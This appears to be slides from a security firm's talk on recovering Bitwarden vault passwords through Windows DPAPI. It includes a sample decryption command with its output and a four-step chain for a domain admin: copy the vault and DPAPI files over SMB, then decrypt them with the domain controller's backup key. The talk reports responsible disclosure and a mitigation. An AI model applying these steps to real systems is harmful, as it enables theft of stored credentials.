# DPAPI-Assisted Hacking

```
$ python hello-bitwarden.py user1/data.json --biometric "6PN6Y9wkXjrHvDCijM7fhkNrDL8PI/dc70m9XoSqxDE=" | jq
[
  {
    "organizationId": "46cc37c2-656b-4cf0-a0b6-e9cfab59c972",
    "name": "Backup Server",
    "login": {
      "username": "Administrator",
      "password": "hunter2"
    }
  },
  {
    "name": "Important Website",
    [...]
  }
]
```

# But wait, there's more...

- If the system is domain-joined, there are backup keys for DPAPI...



# Attacker is Domain Admin

1. Download files via SMB from workstation
   - Bitwarden vault (`%AppData%\Bitwarden\data.json`)
   - Encrypted DPAPI keys (`%AppData%\Microsoft\Protect`)
   - Encrypted DPAPI credentials (`%AppData%\Microsoft\Credentials`)
2. Decrypt DPAPI key with backup key from DC
3. Decrypt DPAPI credential (Bitwarden key) using DPAPI key
4. Decrypt the vault using the Bitwarden key

# Bitwarden

# Results

- ★ DPAPI's threat model is completely different from Bitwarden's
- ★ Unexpected consequences for domain-joined machines
- ★ We talked with Microsoft and Bitwarden (Responsible Disclosure)
- ★ Vulnerability within Bitwarden (mitigated)
- ★ The same vulnerability was found independently at least twice

# Conclusion

- ★ Teamwork is important
- ★ Build your own tooling
- ★ Know what you are doing
- ★ Ask questions, be curious, learn new things
- ★ Teach others, spread knowledge
- ★ Have fun!

RedTeam Pentesting

# INTERESSIERT?
# WERDE EINE*R VON UNS!

https://jobs.redteam-pentesting.de

**RedTeam Pentesting GmbH**
Alter Posthof 1
52062 Aachen
Deutschland